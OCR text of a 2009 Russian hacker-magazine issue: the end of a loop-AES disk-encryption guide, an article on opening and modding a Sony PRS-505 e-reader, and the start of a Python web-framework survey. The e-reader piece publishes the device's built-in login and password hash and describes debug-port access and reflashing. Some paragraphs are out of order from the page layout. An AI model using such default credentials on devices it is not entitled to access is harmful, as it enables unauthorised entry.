
```
# umask 077
# head -c 3705 /dev/random | uuencode
-m — | head -n 66 | tail -n 65 \
   | gpg --symmetric -a >/boot/
rootkey.gpg
```

6. Подготовим образ initrd. Для этого переходим в каталог с исходниками loop-AES (/usr/src/loop-AES-v3.2g), открываем файл build-initrd.sh в текстовом редакторе и исправляем несколько переменных:

НАСТРОЙКА BUILD-INITRD.SH

```
# Использовать метод initramfs/
switch_root
# для переключения на зашифрованный
корневой раздел
USEPIVOT=2
# Раздел, хранящий каталог /boot
BOOTDEV=/dev/sda1
# ФС boot-раздела
BOOTTYPE=ext3
# Корневой раздел
CRYPTROOT=/dev/sda2
# ФС корневого раздела
ROOTTYPE=ext3
# Метод шифрования (AES128/AES192/
AES256)
CIPHERTYPE=AES128
# Клавиатура в режиме UTF-8. Это важ-
но, если
# пароль к ключам содержит нелатинс-
кие символы
UTF8KEYBMODE=1
```

Драйвер loop-AES, не напрягаясь, обгоняет dm-crypt как при работе с файлами (слева), так и в тестах iotest (справа)



Отредактируем конфигурационный файл grub (/boot/grub/menu.lst), чтобы запись о нашем ядре выглядела примерно так:

vi /boot/grub/menu.lst

```
title Ubuntu 9.04, kernel
2.6.28.9-noloop
root (hd0,0)
kernel /boot/vmlinuz-2.6.28.9-
noloop
initrd /initrd.gz
```

Наконец, установим образ initrd и набор необходимых утилит (losetup, например) в каталог /boot:

```
# ./build-initrd.sh
```

7. Дело за малым: загрузиться с LiveCD (либо другого дистрибутива), создать несколько файлов устройств (которых может не быть до запуска udev) и зашифровать содержимое корневого раздела. Монтируем корневой раздел хост-системы (здесь и далее /dev/hda2):

```
# mount /dev/hda2 /mnt
```

Открываем /mnt/etc/fstab и заменяем «/dev/hda2 / ext3 defaults 0 1» на «/dev/loop5 / ext3 defaults 0 1». Два важных замечания: необходимо использовать именно /dev/loop5, — это имя прошито в initrd; в Ubuntu и некоторых других дистрибутивах вместо имени корневого раздела может быть указан его UUID (уникальный идентификационный номер, используется для того, чтобы ядро могло найти корневой раздел, даже если жесткий диск будет подключен к другому каналу/компу). Теперь проверим на существование нескольких файлов устройств (нужны для работы утилит, помещенных в каталог /boot):

```
# ls -l /mnt/dev/{console,null,zero}
```

Если таковых не существует — создадим их:

```
# mknod -m 600 /mnt/dev/console c 5 1
# mknod -m 666 /mnt/dev/null c 1 3
# mknod -m 666 /mnt/dev/zero c 1 5
```

Отмонтируем корневой раздел:

```
# umount /mnt
# sync
```

И смонтируем boot-раздел (mount -r /dev/hda1 /mnt), чтобы воспользоваться утилитой aespipe для шифрования содержимого корневого раздела:

```
# dd if=/dev/hda2 bs=64k \
   | /mnt/aespipe -e AES128 -K /mnt/
rootkey.gpg -G / \
   | dd of=/dev/hda2 bs=64k
conv=notrunc
```

Уффф, это все, перезагружаемся и наслаждаемся безопасностью:

```
# umount /mnt
# sync
# reboot
```

ЗАКЛЮЧЕНИЕ

Как видишь, loop-AES не так уж и сложен в установке и достаточно прост в использовании (за исключением четвертого сценария, конечно). С помощью этого незамысловатого драйвера можно зашифровать swap, разделы, файлы, флеш-накопители и даже CD-ROM. В пакете с исходниками драйвера ты найдешь подробное руководство, описывающее, кроме всего прочего, процесс настройки шифрования файловой системы загрузочного флеш-брелка и создания безопасного LiveCD.


реклама
В ПРОДАЖЕ
С 20 АВГУСТА
MODERN WARFARE 2 | MAJESTY 2 | ALIEN BREED EVOLUTION | THE AGENCY
ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ
PC ИГРЫ
#09(69)
СЕНТЯБРЬ 2009
РЕКОМЕНДУЕМАЯ ЦЕНА: 225 РУБ
DRAGON AGE
НАЧАЛО
24 ЧАСА НАЕДИНЕ С НОВОЙ
РПГ ОТ BIOWARE
ИГРЫ БУДУЩЕГО
STREET FIGHTER 4
BATTLEFIELD HEROES
50
PC ИГРЫ
ЖУРНАЛ
О ПРАВИЛЬНЫХ
ИГРАХ

■ЕВГЕНИЙ «VSHMUK» БЕЙСЕМБАЕВ / DIVER@EDU.IOFFE.RU, ICQ 308229460 /



Ebook-потрошитель

Применяем хирургию, чтобы раскрыть секреты Sony Bookreader PRS-505

Вокруг нас полно гаджетов с Linux на борту, и никто не мешает учиться на ошибках профессионалов, вскрывая гаджеты и изучая. Мной была куплена «игрушка» — книгочиталка на электронных чернилах **Sony BookReader PRS-505.**



Букридер почти в сборе



Наша цель — посмотреть, как используется Линукс во «взрослых», массовых устройствах, оценить находки «тамошних» профессиональных линуксоидов, поднабраться опыта в исследовании чужого софта, а может, и добавить в устройство что-то свое.

ОФФЛАЙН


Итак, сначала проведем оффлайновый осмотр внутренней программы. Производитель электронных книг периодически выкладывает на официальный сайт свежие прошивки, исправляющие старые глюки и добавляющие новые. Чтобы не потрошить содержимое flash-карточек устройства, просто скачаем новую версию (http://download.sony.com/prs/prs-505/1.1.00.18040/PRS-505%20Updater%201.1.00.18040.exe). Это программа, которую производитель нам предоставил для перепрошивки ридеров. Она содержит образ файловой системы для заливки в устройство. Экзешник — всего лишь самораспаковывающийся архив Win-Zip, и его совсем необязательно запускать, достаточно просто распаковать linux-утилитой unzip:

```
$ unzip PRS-505\
  Updater\ 1.1.00.18040.exe
```

Помимо вспомогательных dll-ек и конфигурационных файлов xml (к ним мы еще вернемся), в распакованном архиве будут жить нужные образы ФС, которые и заливаются в итоге в устройство. Они имеют расширение *.img. Пропустим эти имиджи через программу file и посмотрим, что она о них думает:

```
$ file *.img
cramfs.Fsk.img:   Linux Compressed
ROM File System data, little endian
size 65536 CRC 0xc3e97789, edition
2768907732, 3306537355 blocks,
1718735798 files
cramfs.Rootfs.img: Linux Compressed
ROM File System data, little endian
size 65536 CRC 0xdb11801f, edition
3444324402, 2364302859 blocks,
491549572 files
raw.BootImg.img:  DOS executable
(device driver) for DOS
```

Содержимое третьего файла показалось мне подозрительным, это был явно не ДОС-драйвер. Размер — 480 тысяч байт, почти полностью забит единичками (для более быстрого залива во флеш, как я полагаю) и имеет некоторое количество вкраплений чего-то малоосмысленного. Сначала я решил, что это какой-то загрузчик (истинное назначение станет ясным позднее). Файлы cramfs.Fsk.img и cramfs.Rootfs.img,



Разобранный девайс

Подпаялся к отладочному порту. Ахтунг! Контакт GND на этой фотке запаян не там! Это мой косяк

очевидно — образы файловых систем в формате CramFS. Попробуем их смонтировать:

```
$ mkdir Fsk.FS
$ cd Fsk.FS

# mount -t cramfs -o loop ../cramfs.
Fsk.img .
```


Внутри — каталог sony/ebook, а в нем — подкаталоги application, bin и FONT. Заглянем в первый и увидим кучу динамических библиотек, скомпилированных под архитектуру armel, и кучку вездесущих xml-файлов. В каталоге /bin — 4 бинарника, а в FONT — шрифты.
Теперь примонтируем файл cramfs.Rootfs.img. В нем — полноценная файловая система GNU с каталогами: bin, Data, dev, etc, home, lib, mnt, opt, opt0, opt1, proc, root, sbin, tmp, usr, var. Что же интересного здесь можно накопать?

Ну, во-первых, содержимое файла /etc/issue даст нам версию окружения Linux — коммерческий проект MontaVista версии 3.0 (www.mvista.com). Файлы /etc/passwd и /etc/sudoers расскажут о единственном пользователе этой системы: «libro» с зашифрованным паролем «/ET3mqgcE1NTQ». Подкаталог /etc/rc.d обозначит все сервисы и демоны, которые запускаются в устройстве. Здесь все стандартно, если бы не спрятавшийся в rcS.d скрипт S20libromount. Заглянув в него, можно узнать, что он монтирует файловые системы (в /opt , /opt0 и /opt1), подгружает драйвера экранчика, звука, usb-storage и flash-карточек, выводит наружу приветствие и устанавливает дефолтное время. В общем, все, от чего зависит книгочиталка, делается здесь.
Я чуть было не ушел из подкаталога /etc дальше по файловой системе, но в последний момент заметил скриптик rc.d/rc3.d/S98librostart, который запускает файл tinyhttp.sh, живущий в предыдущей изученной нами файловой системе. А вот здесь уже интересно. Зачем устройству, не имеющему никакого сетевого интерфейса, какой-то http? Ладно, берем на заметку и ползем по файловой системе дальше.
Некоторый интерес вызвал драйвер хваленых электронных чернил (http://ru.wikipedia.org/wiki/EInk), живущий по адресу /lib/modules/2.4.17_n12/kernel/drivers/video/etrackfb.o. Поиск последовательностей ASCII-символов в этом двоичном файле (команда «strings etrackfb.o») дал следующий результат:

```
kernel_version=2.4.17_n12
author=E Ink
description=8track FrameBuffer
Driver
VGA e-ink 600x800
```

Следовательно, электронные чернила представляются Линуксу как графический Framebuffer-совместимый дисплей! Так что, если захотим похачить устройство и заставить выводить на экран что-то, отличное от книжек, — надо лишь направлять вывод нашей графической программы в /dev/fb0. Проявляется и смысл файла raw.BootImg.img — это то, что отсылается во фреймбуффер при загрузке ОС, то есть картинка с логотипом и надписью «Starting Up...». Размер файла как раз равен 800x600 (=480000), по байту на пиксель.
Одно из особенностей устройства — разработчики физически поместили на разные файло-





Подключение к компьютеру



вые системы собственно GNU (как универсальный софт) и устройство-зависимую оболочку Fsk — то, что и делает букридер букридером. Сделано, это чтобы можно было быстро заливать обновления к программе чтения, не трогая систему целиком и повышая ее безопасность.

РАЗБИРАЕМ...

Внутренности устройства уже давно исследованы товарищами igorsk, boroda и остальными энтузиастами с форума www.the-ebook.org/forum/viewtopic.php?t=7577. Нам осталось только повторить их подвиг, благо, инструкция по разборке там имеется.
С замиранием сердца разбираю своего хорошего друга и внутри обнаруживаю:

- Центральный процессор FreeScale (Dragonball) MX-1 с архитектурой ARM926
- Микросхема NAND-Flash памяти Samsung (256 Mb)
- Микросхема NOR-Flash памяти Spansion (2 Mb)
- Две микросхемы оперативной памяти Samsung
- Контроллер карт SD/MMC+MemoryStick Ricoh
- Контроллер дисплея на FPGA Actel ProASIC3
- Цифро-аналоговый преобразователь для вывода звука
- Контроллер USB Epson S1R72V17
- Распайка под проприетарный отладочный разъем (100 ножек), маркирована как CN1501

Итак, никакого чуда или крутой инженерной находки внутри букридера нет. Видим микросхему NOR-памяти, в которой, скорее всего, живут загрузчик и ядро, потому как именно этот тип Flash умеет читать отдельно заданный байт (Random Access). Рядом — NAND-Flash, где, очевидно, живут файловые системы и, собственно, сами книжки. Лично меня порадовала SDRAM-память в маленьких BGA-корпусах. Тем самым инженеры нехило сэкономили место на плате.
Вообще, компоновщикам платы и дизайнерам корпуса моя похвала и зависть. Все подогнано неимоверно точно, и нигде не заметно расточительства. Впихнуть в корпус что-нибудь, кроме того, что в нем есть, мне показалось невозможным. Короче, ни добавить, ни отнять.
Разберемся с отладочным разъемом. Очевидно, на него выводятся JTAG-интерфейсы микросхем + какие-нибудь порты, типа последовательного отладочного UART'а с центрального процессора. Так и есть. Ребята с форума, названного выше, уже сделали грязную работу, в виде тыкания осциллографом, и вычислили принадлежащие DBG-порту ножки. Осталось только к ним подпаяться. Припаиваем тонкие серебряные провода к 6(Transmit) и 7(Receive) пинам, а также не забываем про «земляной» контакт, который можно взять или от 5-го пина разъема или — просто схватившись за корпус устройства. Через переходник RS-232/UART подключаем к COM-порту компьютера.

ОНЛАЙН

Включаем устройство. Если порт настроен правильно и все запаяно аккуратно, то наблюдаем лог загрузки Линукса. Как загрузка закончена, — логинимся с узнанными из /etc/passwd реквизитами (libro:librie). Система пускает нас и вываливает сообщение:

```
### fskLoad
### fskLoaded
latest nblconfig read from 0x0003b800
latest nblconfig written to
0x0003c000
#### xs_switcher_usbWatcher_
endUSBThread
# warning: global instead of local!
# warning: global instead of local!
SYSNPM: sysnpm_pm_callback():163
Mem, CPU stopping...
```

После чего перестает отвечать на команды! Все хорошо, так и должно быть, это процесс-оболочка tinyhttp заметила неактивность процессора и вырубила его, чтобы сэкономить аккумулятор. «Расшевелить» процессор можно, понажимав на кнопки громкости. Работать так сложно, поэтому убиваем лишнее:

```
$ killall tinyhttp.sh
$ killall tinyhttp
```

С этого момента нам доступна настоящая, полноценная система GNU/Linux на ядре 2.4!
Из лога загрузки (команда dmesg) можем узнать многое об аппаратной части девайса: например, что размер оперативной памяти 64 Mb и что flash-память разбита на очень много разделов на все случаи жизни. Взглянем на характеристики процессора:

```
root@(none):/proc# cat /proc/cpuinfo
Processor      : ARM/CIRRUS
Arm920Tsid(wb) rev 0 (v41)
BogoMIPS       : 98.09
Features       : swp half 26bit
Cache type     : write-back
Cache clean    : cp15 c7 ops
Cache lockdown : format A
Cache unified  : harvard
...
Hardware       : Motorola
DragonBall MX1 (eBook-2)
```


Выходит, контроллер работает на частоте 100 МГц и имеет архитектуру ARM9.
А вот что Линукс примонтировал:


```
root@(none):/var# mount
/dev/root on / type cramfs (rw)
proc on /proc type proc (rw)
tmpfs on /dev/shm type tmpfs (rw)
tmpfs on /tmp type tmpfs (rw)
tmpfs on /var type tmpfs (rw)
tmpfs on /etc type tmpfs (rw)
/dev/mtdblock10 on /opt1/keys type
cramfs (rw)
/dev/mtdblock11 on /opt1/info type
cramfs (rw)
/dev/mtdblock15 on /opt type cramfs
(rw)
/dev/mtdblock16 on /opt0 type jffs2
(rw)
devpts on /dev/pts type devpts (rw)
```

Кстати, то, что имеет файловую систему cramfs — доступно только для чтения. Особенность файловой системы, что бы там драйвер себе ни думал.

ОБОЛОЧКА

Как среди файлов прошивки устройства, так и в приложении, поставляющемся под Windows, можно заметить множество xml-файлов, как один, начинающихся со строчки «<fsk xmlns=»http://www.kinoma.com/Fsk/1»>». Это файлы для оболочки, созданной компанией Kinoma и приобретенной Sony (что мелькает в «титрах»). В общем, бинарник tinyhttp парсит эти файлы и делает все, что ридеру нужно: рисует интерфейс, подключает библиотеки для разбора файлов, выполняет скрипты и т.д. Назвали его, конечно, странновато, но где-то даже логично. Нужную функциональность можно





Внутренности в подробностях

старый образ на созданный, а также (внимание!) заменять отдельные файлы, если хочется поэкспериментировать, не мучаясь с компоновками образов. Просто скидываем кучку файлов на Flash-карточку,

добавить в систему, не прикасаясь к компилятору. Пишем по образу и подобию новые конфиги или правим существующие, потом добавляем шрифты, простенькие игры — это возможно! «Язык» xml-файлов не очень сложен, так что все в наших руках.

Энтузиасты в интернете уже создали альтернативные прошивки с пакетами локализации и даже упаковали их в CramFS-образы. Среди рекомендуемого — более читабельные шрифты, симпатичные иконки и часы в углу экрана. Можно не спешить заламывать конфиги, а сначала посмотреть, что предлагает сообщество. Но если хочется чего-то своего, то расскажу, как создать образ на примере заливки новых шрифтов.

Ttf-шрифты лежат в каталоге /opt/sony/ebook/FONT. В идеале, их надо переименовать в tt0003m_.ttf,tt0011m_.ttf,tt0419m_.ttf, а также дать внутренние имена:

```
Font family — Swis721 BT, Dutch801 Rm BT, Courier10 BT
Font subfamily — Roman, Roman, Roman
Full font name — Swis721 BT Roman, Dutch801 Rm BT
Roman, Courier10 BT Roman
```

Именно такие имена прописаны в конфигах application/kconfig.xml и application/resources/scripts/main.xml. По образу и подобию написанного там можно изменить предложенные стили на свои:

```
<style font=»Courier10 BT»>
// Стиль для показа часов: жирный, размер 22
<style id=»time" size="22" style="bold"
color="#FFFFFF"/></style>
<style font="Dutch801 Rm BT">
// Текст размером 12
<style id="text" size="12"/></style>
```

В тех же конфигах, играясь со скриптами и разметкой, можно добавить возможностей в оболочку. Финальный аккорд — пакуем новую ФС в образ:

```
# mkfs.cramfs ./new_opt ./new_opt.img
```

ПЕРЕПРОШИВКА

Просто так заменить нужный файл на обновленный сжатая файловая система cramfs не позволяет. Надо будет ее распаковать на PC, внести изменения и с помощью mkfs.cramfs запаковать обратно, что и было проделано в предыдущем разделе. Товарищ igorsk написал набор скриптов (Universal Flasher, качать отсюда — www.mobileread.com/forums/showthread.php?t=26831). С их помощью можно заменить

заменяем образ new_opt.img на наш, вставляем в букридер и перезагружаемся. Если все прошло хорошо, и ошибок в конфигах нет, то мы заимеем обновленный интерфейс. Чаще всего при заливке испорченного образа система не выходит из строя и дает нам шанс исправить проблему. Хотя иногда оболочка повреждается настолько, что без тяжелой артиллерии (подпаивания к отладочному порту) не обойтись. Но ведь остальная файловая система с GNU не убита, поэтому с полноценной консолью несложно перепрошить устройство рабочей прошивкой вручную, предварительно залив на флешку соответствующий образ (приведенная ниже последовательность действий предложена boroda):

```
// Создаем временный диск в памяти объемом 32 Mb
root@(none):~# mount -o remount -t tmpfs -o
size=32m /dev/shm /tmp
// Монтируем Flash-карточку
root@(none):~# mkdir /tmp/sd_card
root@(none):~# mount /dev/sdmscard/r5c807a1 /tmp/
sd_card

// Вынимаем оттуда образ во временный диск
root@(none):~# cp /tmp/sd_card/new_opt.img /tmp
// Проверяем контрольную сумму
root@(none):~# md5sum /tmp/new_opt.img
// Проприетарный софт Sony для низкоуровневой ра-
боты с NAND-flash карточками
root@(none):~# /usr/local/sony/bin/nblsdm delete
Fsk
root@(none):~# /usr/local/sony/bin/nblsdm create
-i /tmp/new_opt.img -d 1 Fsk

// Сравниваем залитое
root@(none):~# /usr/local/sony/bin/nblsdm cmp -i
/tmp/new_opt.img Fsk
root@(none):~# /usr/local/sony/bin/nblconfig
-ksel normal
root@(none):~# sync
root@(none):~# reboot
```

ПРОСТОР ДЛЯ ЭКСПЕРИМЕНТОВ


Привычка разбирать попадающиеся под руку (и собирать обратно!) гаджеты добавляет опыта и помогает при создании чего-то своего. Мы взяли устройство для чтения электронных книг, но вместо чтения стали исследовать его программную и аппаратную суть. Ладно спроектированный и созданный на базе знакомого и изученного Linux, Sony Bookreader PRS-505 предоставляет широкий простор для экспериментов и творчества. ⌶

HTTP://WWW

links

• Хороший сайт про электронные книжки с замечательным форумом — www.the-ebook.org.

• Еще немного сведений о внутренностях девайса: http://wiki.mobileread.com/wiki/Sony_Reader_hack.



info

• UART — этот простой механизм позволяет последовательно передать несколько байт. В одном из предыдущих номеров журнала Сергей Долин подробно написал о нем в рубрике «Фрикинг».

• Sony Bookreader PRS-505 — карманный компьютер, имеющий вместо стандартного ЖК или OLED-дисплея так называемый E-ink дисплей на электронных чернилах.

ВАДИМ ШПАКОВСКИЙ / SHPAK.VADIM@GMAIL.COM /

DJANGO И КОМПАНИЯ







Обзор web-фреймворков на Питоне

В рамках этой статьи мы рассмотрим инструментарий, написанный на Питоне (и использующий его же), который делает работу веб-программиста легче и приятнее — веб-фреймворк. А точнее, даже несколько самых популярных питоновских веб-фреймворков.

ПИТОНОВСКИЕ ВЕБ-ФРЕЙМВОРКИ

В процессе выбора веб-фреймворка для разработки сайта есть над чем задуматься. Если взять за критерий язык программирования, то для поклонников Microsoft и C# выбор очевиден — ASP.NET. Любителям Ruby тоже долго выбирать не приходится — Ruby On Rails. Сложнее Python, PHP и Java-программистам: количество веб-фреймворков для этих языков ужасает. Надеюсь, статья внесет некоторую ясность и поможет любителям Python'а сделать более осознанный выбор. Итак, плюсы питоновских веб-фреймворков:

1) Использование языка Python. Наверняка, восхваление Python'а уже порядком поднадоело, но на Python'е сайт действительно разрабатывается быстрее, приятнее и дешевле, чем на многих других языках.

2) Богатый выбор. Обилие фреймворков может испугать только новичка. Профессионала же всегда радует свобода выбора, поскольку шанс найти то, что действительно нужно, увеличивается. К тому же, выбор порождает конкуренцию, а здоровая конкуренция в свою очередь приводит к улучшению качества каждого фреймворка. Отсюда вытекает следующий плюс.

3) Бурное развитие. Постоянно появляются новые фреймворки, а их предшественники либо уступают дорогу молодым, либо продолжают борьбу за лидерство: фиксятся баги, вводятся новые фишки. Это отличает веб-сообщество Python'а от, например, веб-сообщества Ruby, которое в большинстве своем представлено фреймворком Ruby on Rails и в котором, в свою очередь, наблюдается некоторый застой из-за отсутствия новых идей.

4) Opensource. Наверное, с нашим с тобой флибустьерским менталитетом, это не ахти какой плюс. Но, говорят, легально и бесплатно пользоваться качественным софтом — это здорово :).

На данный момент насчитывается несколько десятков питоновских веб-фреймворков. Далее будут подробно рассмотрены три самых круп-

ных и известных: Django, Pylons и TurboGears. Также будут упомянуты несколько других интересных фреймворков: Zope, Twisted, CherryPy.

КАК ВСЕ НАЧИНАЛОСЬ

World Wide Web появилась в 1990 году. В 1996 свет увидел Grail — веб-браузер, написанный на Питоне. Он существовал всего лишь до 1999 года, но дал толчок к дальнейшему развитию питоновских веб-библиотек. В 1998 году появился Zope — настоящий солидный фреймворк, своего рода Emacs для веб-приложений. Но некоторые ставили ему в упрек монолитность и громоздкость (фактически, он вводил новый язык программирования). Поэтому начали разрабатываться такие фреймворки как Webware (2000), Quixote (2000, по сути — упрощенный Zope), Twisted (весьма своеобразный асинхронный фреймворк), CherryPy и др. Количество фреймворков росло, как грибы после дождя, что обусловило появление стандарта WSGI (о нем чуть позже). Следующей вехой в истории питоновских фреймворков стал 2005 год. Именно тогда появились Django, Pylons и TurboGears — представители новой эры «мегафреймворков». Они совместили традиционные веб-сервисы, которые предоставлялись и раньше, с такими аддонами как шаблонные «движки», SQL ORM, библиотеками Javascript и т.п. Эта тройка лидирует по популярности до сих пор.

WSGI

Как уже упоминалось, в Питоне существует большое количество веб-фреймворков, тулкитов и библиотек. Все они по-своему устанавливаются и настраиваются, и часто возникает проблема их взаимодействия между собой. По этой причине был разработан WSGI (Web Server Gateway Interface) — стандарт взаимодействия между Python-программой, выполняющейся на стороне сервера, и самим веб-сервером. Все современные питоновские веб-фреймворки ему соответствуют. В том числе, WSGI определяет middleware-компоненты, которые предоставляют интерфейсы как приложению, так и серверу. То есть, для сервера middleware является приложением, а для приложения — сервером. Это позволяет составлять цепочки WSGI-совместимых middlewares. Таким образом (в теории), подбирая нужные middleware-компоненты, можно составлять собственные фреймворки! Эта концепция наиболее широко проявила себя в Pylons (о чем будет рассказано далее).

MVC

Архитектура многих фреймворков сходна между собой и соответствует паттерну MVC (Model-View-Controller). Согласно этому паттерну, приложение разбивается на три части:

• **Модели —** содержат данные, с которыми работает приложение. Часто соотносится с таблицами базы данных.

• **Виды —** отвечают за чтение данных из модели и их отображение пользователю.

• **Контроллер —** логика приложения. Он вызывает виды для отображения данных пользователю, либо получает данные от пользователя и сохраняет их в моделях.

Идея MVC в изоляции, так что можно менять одну часть, не ломая другие.

DJANGO

Самый популярный на данный момент из своих собратьев. Был разработан специально для быстрого и удобного написания новостных сайтов компании The World Company ее сотрудниками Эдрианом Холовати и Симоном Виллисоном. Начал разрабатываться еще с 2000 года, но широкой общественности был представлен лишь в середине 2005-го. Свое название получил в честь джазового гитариста Джанго Рейнхардта (*а я думал, что в честь того Джанго из одноименного вестерна, который таскал с собой пулемет в гробу на веревочке* :(— Прим. ред.).

Сайт на Django строится из одного или нескольких приложений, которые рекомендуется делать отчуждаемыми и подключаемыми (в отличие, например, от Ruby on Rails). Одно из самых больших преимуществ Django — отличная документация и, пожалуй, самое крупное сообщество среди питоновских веб-фреймворков.

Чтобы загрузить первую пробную страницу сразу после установки, требуется всего три действия:

